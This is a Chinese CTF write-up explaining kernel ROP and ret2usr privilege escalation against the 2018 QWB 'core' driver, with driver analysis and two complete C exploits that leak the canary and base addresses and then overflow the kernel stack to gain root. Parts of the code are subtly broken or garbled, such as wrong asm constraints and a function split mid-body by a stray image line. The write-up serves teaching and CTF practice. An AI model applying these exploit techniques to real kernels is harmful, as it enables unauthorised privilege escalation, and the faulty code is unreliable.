

简介

ROP的全称为Return-oriented Programming,主要思想是在栈缓冲区溢出的基础上,利用程序中已有的小片段(gadgets)来改变某些寄存器或者变量的值,从而控制程序的执行流程,这种攻击方法在用户态的条件下运用的比较多,ret2shellcode,ret2libc,ret2text等ret2系列都利用到了ROP的思想,这里我以2018年的强网杯中的[core](#)来进行演示和学习的,环境我已经放到了github上面了,需要的可以自行下载学习....

前置知识

kernel space to user space

我们知道Linux操作系统中用户态和内核态是相互隔离的,所以当系统从内核态返回到用户态的时候就必须要进行一些操作,才可以是两个状态分开,具体操作是:

1. 通过swaps指令恢复用户态GS的值;
2. 通过sysretq或者iretq指令恢复到用户控件继续执行;如果使用iretq指令则还需要给出用户空间的一些信息(CS, eflags/rflags, esp/rsp等);比如这里利用的iretq指令,在栈中就给出CS,eflags,sp,ss等信息:

```

> 0xffffffff91050ac2    iretq
0xffffffff91050ac4    ret
    CPIO
0xffffffff91050ac5    nop
0xffffffff91050ac6    nop    word ptr cs:[rax + rax]
0xffffffff91050ad0    push   rbx
0xffffffff91050ad1    mov    rbx, rdi
0xffffffff91050ad4    mov    rdi, -0x6ddc3120
0xffffffff91050adb    call   0xffffffff9186c3c0
    vmlinux
0xffffffff91050ae0    mov    rax, qword ptr [rip + 0x11d3b39]
0xffffffff91050ae7    cmp    rax, -0x6dddb9e0
0xffffffff91050aed    lea    rdi, [rax - 0x30]

```

00:0000	rsp	0xffff9cbf0011feb8	→	0x4007f2	←	push	rbp /* 0x400c44bfe5894855 */
01:0008		0xffff9cbf0011fec0	←	0x33 /* '3' */			
02:0010		0xffff9cbf0011fec8	←	0x246			
03:0018		0xffff9cbf0011fed0	→	0x7ffe82416870	→	0x7ffe82417160	← 0
04:0020		0xffff9cbf0011fed8	←	0x2b /* '+' */			
05:0028		0xffff9cbf0011fee0	→	0xffff8ada8f443400	←	0	
06:0030		0xffff9cbf0011fee8	←	0x3			
07:0038		0xffff9cbf0011fef0	←	0x6677889a			

当然,我们可以通过下来这个函数来获取并保存这些信息:

```

unsigned long user_cs, user_ss, user_eflags, user_sp;

void save_stats(){
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
        :
        : "memory"
    );
}

```

提权函数

在内核态提权到root,一种简单的方法就是执行下面这个函数:

```
commit_creds(prepare_kernel_cred(0));
```

这个函数会使我们分配一个新的cred结构(uid=0, gid=0等)并且把它应用到调用进程中,此时我们就是root权限了;

commit_creds和prepare_kernel_cred都是内核函数,一般可以通过cat /proc/kallsyms查看他们的地址,但是必须需要root权限....

```
root@kali:~/desktop# cat /proc/kallsyms | grep commit_creds
ffffffff846a2880 T commit_creds
ffffffff854d9ac8 r __ksymtab_commit_creds
ffffffff854f36e0 r __kstrtab_commit_creds
root@kali:~/desktop# cat /proc/kallsyms | grep prepare_kernel_cred
ffffffff846a2b20 T prepare_kernel_cred
ffffffff854ddce0 r __ksymtab_prepare_kernel_cred
ffffffff854f36a4 r __kstrtab_prepare_kernel_cred
root@kali:~/desktop#
```

先知社区

具体分析

现在我们可以先分析一下这个core.ko驱动了:

首先查看一下这个ko文件的保护机制有哪些:

```
root@kali:~/desktop# checksec core.ko
[*] '/root/desktop/core.ko'
Arch: amd64-64-little
RELRO: No RELRO
Stack: Canary found
NX: NX enabled
PIE: No PIE (0x0)
root@kali:~/desktop#
```

先知社区

开启了canary保护....

core_ioctl:

```
1 __int64 __fastcall core_ioctl(__int64 a1, int a2, __int64 a3)
2 {
3     __int64 v3; // rbx
4
5     v3 = a3;
6     switch ( a2 )
7     {
8     case 0x6677889B:
9         core_read(a3);
10        break;
11    case 0x6677889C:
12        printk(&unk_2CD);
13        off = v3;
14        break;
15    case 0x6677889A:
16        printk(&unk_2B3);
17        core_copy_func(v3);
18        break;
19    }
20    return 0LL;
21 }
```

先知社区

这个函数定义了三条命令, 分别调用core_read(),core_copy_func(),并且可以设置全局变量off;

core_copy_func:

```

1 __int64 __fastcall core_copy_func(__int64 a1)
2 {
3     __int64 result; // rax
4     __int64 v2; // [rsp+0h] [rbp-50h]
5     unsigned __int64 v3; // [rsp+40h] [rbp-10h]
6
7     v3 = __readgsqword(0x28u);
8     printk(&unk_215);
9     if ( a1 > 0x3F )
10    {
11        printk(&unk_2A1);
12        result = 0xFFFFFFFFLL;
13    }
14    else
15    {
16        result = 0LL;
17        qmemcpy(&v2, &name, (unsigned __int16)a1);
18    }
19    return result;
20 }

```

这个函数会根据用户的输入长度，从name这个全局变量中往栈上写数据，并且函数在判断我们输入的这个a1变量类型的时候是signed long long，但是qmemcpy的时候就变成了unsigned __int16了，所以这里存在一个截断，当我们输入如0xf000000000000000|0x100这样的数据就可以绕过限制，就可以造成内核的栈溢出了；core_read:

```

1 unsigned __int64 __fastcall core_read(__int64 a1)
2 {
3     __int64 v1; // rbx
4     __int64 *v2; // rdi
5     __int64 i; // rcx
6     unsigned __int64 result; // rax
7     __int64 v5; // [rsp+0h] [rbp-50h]
8     unsigned __int64 v6; // [rsp+40h] [rbp-10h]
9
10    v1 = a1;
11    v6 = __readgsqword(0x28u);
12    printk(&unk_25B);
13    printk(&unk_275);
14    v2 = &v5;
15    for ( i = 0x10LL; i; --i )
16    {
17        *(_DWORD *)v2 = 0;
18        v2 = (__int64 *)((char *)v2 + 4);
19    }
20    strcpy((char *)&v5, "Welcome to the QWB CTF challenge.\n");
21    result = copy_to_user(v1, (char *)&v5 + off, 0x40LL);
22    if ( !result )
23        return __readgsqword(0x28u) ^ v6;
24    __asm { swapgs }
25    return result;
26 }

```

这个函数会从栈上读出长度为0x40的数据，并且读的起始位置我们可以通过改变off这个全局变量的大小来控制，也就是说这个我们可以越界访问数据，将栈上面的返回地址，core_write:

```

1 __int64 __fastcall core_write(__int64 a1, __int64 a2, unsigned __int64 a3)
2 {
3     unsigned __int64 v3; // rbx
4
5     v3 = a3;
6     printk(&unk_215);
7     if ( v3 <= 0x800 && !copy_from_user(&name, a2, v3) )
8         return (unsigned int)v3;
9     printk(&unk_230);
10    return 0xFFFFFFFF2LL;
11 }

```

先知社区

最后这个函数我们可以向全局变量name中写入一个长度不大于0x800的字符串....

思路方法

所以现在我们思路比较清晰了:

1. 首先通过ioctl函数设置全局变量off的大小, 然后通过core_read() leak出canary;
2. 然后通过core_write()向全局变量name中写入我们构造的ROPchain;
3. 通过设置合理的长度利用core_copy_func()函数把name的ROPchain向v2变量上写, 进行ROP攻击;
4. ROP调用commit_creds(prepare_kernel_cred(0)), 然后swapgs, iretq到用户态;
5. 用户态起shell, get root;

所以这里最重要的就是我们的ROPchain的构造了....

为了方便调试, 我们修改一下init文件:

```

- setsid /bin/cttyhack setuidgid 1000 /bin/sh
+ setsid /bin/cttyhack setuidgid 0 /bin/sh

```

这样我们start的时候就是root权限了, 方便我们查看一些函数的地址;

获得基地址

首先我们查看一下qume中函数的地址:

```

/ # cat /proc/kallsyms | grep commit_cred
fffffffffa869c8e0 T commit_creds
/ # lsmod
core 16384 0 - Live 0xfffffffffc017a000 (0) save_s
/ # |

```

先知社区

然后通过gdb调试查看core_read的栈内容:

```
pwndbg> stack 20
00:0000 | rax rdi rsp 0xffff9c288014fe18 ← 'Welcome to the QWB CTF challenge.\n'
01:0008 | 0xffff9c288014fe20 ← 'to the QWB CTF challenge.\n'
02:0010 | sh 0xffff9c288014fe28 ← 'WB CTF challenge.\n'
03:0018 | 0xffff9c288014fe30 ← 'hallenge.\n'
04:0020 | rdx-3 0xffff9c288014fe38 ← 0xa2e /* '.\n' */
05:0028 | 0xffff9c288014fe40 ← 0x0
... ↓
08:0040 | canary → 0xffff9c288014fe58 ← 0x43ac277300e00300
09:0048 | 0xffff9c288014fe60 → 0x7ffd0bfe6230 ← 0x15
0a:0050 | core → 0xffff9c288014fe68 → 0xffffffffc017a19b (core_ioctl+60) ← jmp 0xffffffffc017a1b5 /* 0xc7c748d6894818eb */
0b:0058 | 0xffff9c288014fe70 → 0xffff9b104f9766c0 ← add qword ptr [r8], rax /* 0x81b6f000014b */
0c:0060 | vmlinux → 0xffff9c288014fe78 → 0xfffffffffa87dd6d1 ← 0xe824048948df8948
0d:0068 | 0xffff9c288014fe80 ← 0x889b
0e:0070 | 0xffff9c288014fe88 → 0xffff9b104f8b8500 ← 0
0f:0078 | 0xffff9c288014fe90 → 0xfffffffffa878ecfa ← 0x9e840fffffd3d
10:0080 | 0xffff9c288014fe98 → 0xffff9c288014fe70 → 0xffff9b104f9766c0 ← add qword ptr [r8], rax /* 0x81b6f000014b */
11:0088 | 0xffff9c288014fea0 ← 0x0
... ↓
13:0098 | 0xffff9c288014feb0 → 0xfffffffffa9856968 → 0xfffffffffa9d8af50 ← push -0x567a97 /* 0xfffffffffa9856968 */
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
0x7ffd0bfe5000 0x7ffd0bfe7000 rwxp 2000 0 <explored>
0xffff9b104b00e000 0xffff9b104b80e000 rwxp 800000 0 <explored>
0xffff9b104c41b000 0xffff9b104c41b000 rwxp 800000 0 <explored>
0xffff9b104f576000 0xffff9b104fd76000 rwxp 800000 0 <explored>
0xffff9c28800e4000 0xffff9c28800e8000 rwxp 4000 0 <explored>
0xffff9c288014e000 0xffff9c288014e000 rwxp 63d729ab5000 0 [stack]
0xfffffffffa860000 0xfffffffffa8ab6000 rwxp 4b6000 0 <explored>
0xfffffffffa8a6e000 0xfffffffffa926e000 rwxp 800000 0 <explored>
0xfffffffffa98c4000 0xfffffffffa9e00000 rwxp 53c000 0 <explored>
0xfffffffffc017a000 0xfffffffffc017e000 rwxp 4000 0 <explored>
[QEMU target detected - vmmap result might not be accurate; see `help vmmap`]
pwndbg>
```

基本我们能够从栈中泄露vmlinux和core.ko的基地址了....

通过这些位置的地址减去偏移就是基地址了,这个和用户态找libc的基地址的方法是一样的.....

然后我们可以利用ropper工具来查找我们需要的gadgets了:

```
ropper --file core.ko --search "pop|ret"
```

这里建议使用ropper而不是ROPgadget,因为ROPgadget太慢了,ropper可以直接通过pip install ropper来安装;

EXP

poc.c:

```
#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
int fd;
unsigned long user_cs, user_ss, user_eflags, user_sp;

void core_read(char *buf){
    ioctl(fd, 0x6677889B, buf);
    //printf("[*]The buf is:%x\n", buf);
}

void change_off(long long v1){
    ioctl(fd, 0x6677889c, v1);
}

void core_write(char *buf, int a3){
    write(fd, buf, a3);
}

void core_copy_func(long long size){
    ioctl(fd, 0x6677889a, size);
}

void shell(){
    system("/bin/sh");
}

void save_stats(){
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
```

```

        "pushfq\n"
        "popq %2\n"
        : "r"(user_cs), "r"(user_ss), "r"(user_eflags), "r"(user_sp)
        :
        : "memory"
    );
}

int main(){
    int ret,i;
    char buf[0x100];
    size_t vmlinux_base,core_base,canary;
    size_t commit_creds_addr,prepare_kernel_cred_addr;
    size_t commit_creds_offset = 0x9c8e0;
    size_t prepare_kernel_cred_offset = 0x9cce0;
    size_t rop[0x100];
    save_stats();
    fd = open("/proc/core",O_RDWR);
    change_off(0x40);
    core_read(buf);
    /*
    for(i=0;i<0x40;i++){
        printf("[*] The buf[%x] is:%p\n",i,*(size_t *)&buf[i]);
    }
    */
    vmlinux_base = *(size_t *)&buf[0x20] - 0x1dd6d1;
    core_base = *(size_t *)&buf[0x10] - 0x19b;
    prepare_kernel_cred_addr = vmlinux_base + prepare_kernel_cred_offset;
    commit_creds_addr = vmlinux_base + commit_creds_offset;
    canary = *(size_t *)&buf[0];
    printf("[*]canary:%p\n",canary);
    printf("[*]vmlinux_base:%p\n",vmlinux_base);
    printf("[*]core_base:%p\n",core_base);
    printf("[*]prepare_kernel_cred_addr:%p\n",prepare_kernel_cred_addr);
    printf("[*]commit_creds_addr:%p\n",commit_creds_addr);
    //junk
    for(i = 0;i < 8;i++){
        rop[i] = 0x66666666;
    }
    rop[i++] = canary; //canary
    rop[i++] = 0; //rbp(junk)
    rop[i++] = vmlinux_base + 0xb2f; //pop_rdi_ret;
    rop[i++] = 0; //rdi
    rop[i++] = prepare_kernel_cred_addr;
    rop[i++] = vmlinux_base + 0xa0f49; //pop_rdx_ret
    rop[i++] = vmlinux_base + 0x21e53; //pop_rcx_ret
    rop[i++] = vmlinux_base + 0x1aa6a; //mov_rdi_rax_call_rdx
    rop[i++] = commit_creds_addr;
    rop[i++] = core_base + 0xd6; //swapgs_ret
    rop[i++] = 0; //rbp(junk)
    rop[i++] = vmlinux_base + 0x50ac2; //iretp_ret
    rop[i++] = (size_t)shell;
    rop[i++] = user_cs;
    rop[i++] = user_eflags;
    rop[i++] = user_sp;
    rop[i++] = user_ss;
    core_write(rop,0x100);
    core_copy_func(0xf000000000000100);
    return 0;
}

```

编译:

```
gcc poc.c -o poc -w -static
```


运行:

```
/ $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/ $ ./poc
[*]canary:0x899fd3483deba500
[*]vmlinux_base:0xffffffff81400000
[*]core_base:0xffffffffc03a6000
[*]prepare_kernel_cred_addr:0xffffffff8149c000
[*]commit_creds_addr:0xffffffff8149c8e0
/ # id
uid=0(root) gid=0(root)
/ # |
```

先知社区

这里说两个地方,第一个是确定填充的垃圾数据的大小时,可以利用gdb动态调试查看确定:

```
pwndbg> x/20gx 0xffffb3e9c011fe18
0xffffb3e9c011fe18: 0x3837363534333231 0xffffb3e9c0613039
0xffffb3e9c011fe28: 0xffffb3e9c011fe30 0x000000006677889a
0xffffb3e9c011fe38: 0x000000006677889a 0x000000000000000b
0xffffb3e9c011fe48: 0x0000000000000000 0xffff9ef60f9045ac
0xffffb3e9c011fe58: 0xca261be8f75a1100 0x000000000000000b
0xffffb3e9c011fe68: 0xffffffffc02ce191 0xffff9ef60f904540
0xffffb3e9c011fe78: 0xfffffffffa41dd6d1 0x000000000000889a
0xffffb3e9c011fe88: 0xffff9ef60fb5a600 0xfffffffffa418ecfa
0xffffb3e9c011fe98: 0xffffb3e9c011fe70 0x000000000000000b
0xffffb3e9c011fea8: 0x0000000000000002 0xfffffffffa5256968
pwndbg> |
```

先知社区

确定填充的大小是0x40;

然后就是ROP链中有一个:

```
rop[i++] = vmlinux_base + 0xa0f49; //pop_rdx_ret
rop[i++] = vmlinux_base + 0x21e53; //pop_rcx_ret
rop[i++] = vmlinux_base + 0x1aa6a; //mov_rdi_rax_call_rdx
```

这里有一个pop_rcx_ret的原因是因为call指令的时候会把它返回地址push入栈,这样会破坏我们的ROP链,所以要把它pop出去:

```
[ DISASM ]
> 0xffffffff81421e53 <drm_mode_getproperty_ioctl+275> pop rcx
0xffffffff81421e54 <drm_mode_getproperty_ioctl+276> ret
↓
0xffffffff8149c8e0 <intel_atomic_check+768> push r12
0xffffffff8149c8e2 <intel_atomic_check+770> mov r12, qword ptr gs:[0x14d40]
0xffffffff8149c8eb <intel_atomic_check+779> push rbp
0xffffffff8149c8ec <intel_atomic_check+780> push rbx
0xffffffff8149c8ed <intel_atomic_check+781> mov rbp, qword ptr [r12 + 0x668]
0xffffffff8149c8f5 <intel_atomic_check+789> cmp rbp, qword ptr [r12 + 0x660]
0xffffffff8149c8fd <intel_atomic_check+797> jne intel_atomic_check+1213 <0xffffffff8149ca9d>
↓
0xffffffff8149ca9d <intel_atomic_check+1213> ud2
0xffffffff8149ca9f <intel_atomic_check+1215> mov rcx, qword ptr [rbp + 0x30]
[ STACK ]
00:0000 | rsp 0xfffffa34a80147e90 → 0xffffffff8141aa6f (drm_atomic_add_affected_planes+63) ← 0xa175038b48fb394c
01:0008 | 0xfffffa34a80147e98 → 0xffffffff8149c8e0 (intel_atomic_check+768) ← 0x4025248b4c655441
02:0010 | 0xfffffa34a80147ea0 → 0xffffffffc03a60d6 ← swapgs /* 0x448b48c35df8010f */
03:0018 | 0xfffffa34a80147ea8 ← 0x0
04:0020 | 0xfffffa34a80147eb0 → 0xffffffff81450ac2 (i915_frequency_info+1922) ← 0x1f0f2e6690c3cf48
05:0028 | 0xfffffa34a80147eb8 → 0x401bf7 ← push rbp /* 0x63d8d48e5894855 */
06:0030 | 0xfffffa34a80147ec0 ← 0x33 /* '3' */
07:0038 | 0xfffffa34a80147ec8 ← 0x202
```

先知社区

ret2usr

最后这里在说另外一个方法也是基于ROP的方法;

因为这个内核开启了kalsr和canary,但是没有开启smep保护,我们可以利用在用户空间的进程不能访问内核空间,但是在内核空间能访问用户空间的特性,我们可以直接返回到0特权,所以可以正常运行;

EXP

ret2usr.c:

```

#include <stdio.h>
#include <fcntl.h>
#include <unistd.h>
int fd;
unsigned long user_cs, user_ss, user_eflags, user_sp;
size_t commit_creds_addr, prepare_kernel_cred_addr;

void core_read(char *buf){
    ioctl(fd, 0x6677889B, buf);
    //printf("[%*]The buf is:%x\n", buf);
}

void change_off(long long v1){
    ioctl(fd, 0x6677889c, v1);
}

void core_write(char *buf, int a3){
    write(fd, buf, a3);
}

void core_copy_func(long long size){
    ioctl(fd, 0x6677889a, size);
}

void shell(){
    system("/bin/sh");
}

void save_stats(){
    asm(
        "movq %%cs, %0\n"
        "movq %%ss, %1\n"
        "movq %%rsp, %3\n"
        "pushfq\n"
        "popq %2\n"
        : "=r"(user_cs), "=r"(user_ss), "=r"(user_eflags), "=r"(user_sp)
        :
        : "memory"
    );
}

void get_root(){
    char* (*pkc)(int) = prepare_kernel_cred_addr;
    void (*cc)(char*) = commit_creds_addr;
    (*cc)((*pkc)(0));
}

int main(){
    int ret, i;
    char buf[0x100];
    size_t vmlinux_base, core_base, canary;
    size_t commit_creds_offset = 0x9c8e0;
    size_t prepare_kernel_cred_offset = 0x9cce0;
    size_t rop[0x100];
    save_stats();
    fd = open("/proc/core", O_RDWR);
    change_off(0x40);
    core_read(buf);
    /*
    for(i=0; i<0x40; i++){
        printf("[%*] The buf[%x] is:%p\n", i, *(size_t *)&buf[i]);
    }
    */
    vmlinux_base = *(size_t *)&buf[0x20] - 0x1dd6d1;
    core_base = *(size_t *)&buf[0x10] - 0x19b;
    prepare_kernel_cred_addr = vmlinux_base + prepare_kernel_cred_offset;
    commit_creds_addr = vmlinux_base + commit_creds_offset;
    canary = *(size_t *)&buf[0];
    printf("[%*]canary:%p\n", canary);
}

```



```

printf("[*]vmlinux_base:%p\n",vmlinux_base);
printf("[*]core_base:%p\n",core_base);
printf("[*]prepare_kernel_cred_addr:%p\n",prepare_kernel_cred_addr);
printf("[*]commit_creds_addr:%p\n",commit_creds_addr);
//junk
for(i = 0;i < 8;i++){
    rop[i] = 0x66666666;
}
rop[i++] = canary; //canary
rop[i++] = 0x0;
rop[i++] = (size_t)get_root;
rop[i++] = core_base + 0xd6; //swapgs_ret
rop[i++] = 0; //rbp(junk)
rop[i++] = vmlinux_base + 0x50ac2; //iretp_ret
rop[i++] = (size_t)shell;
rop[i++] = user_cs;
rop[i++] = user_eflags;
rop[i++] = user_sp;
rop[i++] = user_ss;


core_write(rop,0x100);
core_copy_func(0xf000000000000100);
return 0;
}

```

编译:

```
gcc ret2usr.c -o ret2usr -w -static
```

运行:



```

/ $ id
uid=1000(chal) gid=1000(chal) groups=1000(chal)
/ $ ./ret2usr
[*]canary:0x15657226c0a82100
[*]vmlinux_base:0xfffffffff9b400000
[*]core_base:0xffffffffc016b000
[*]prepare_kernel_cred_addr:0xfffffffff9b49c00
[*]commit_creds_addr:0xfffffffff9b49c8e0
/ # id
uid=0(root) gid=0(root)
/ #

```

可以发现这两个方法的代码非常的相似,因为原理都一样的....

总结

这个演示看起来很简单,但是在实际的操作过程当中会遇到很多问题,在内核态调试没有在用户态方便,崩溃了gdb居然断不下来,只能单步慢慢的定位问题....

点击收藏 | 1 关注 | 1

[上一篇：深入理解Apk加固之Dex保护](#) [下一篇：蚁剑disable_function](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

[现在登录](#)

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)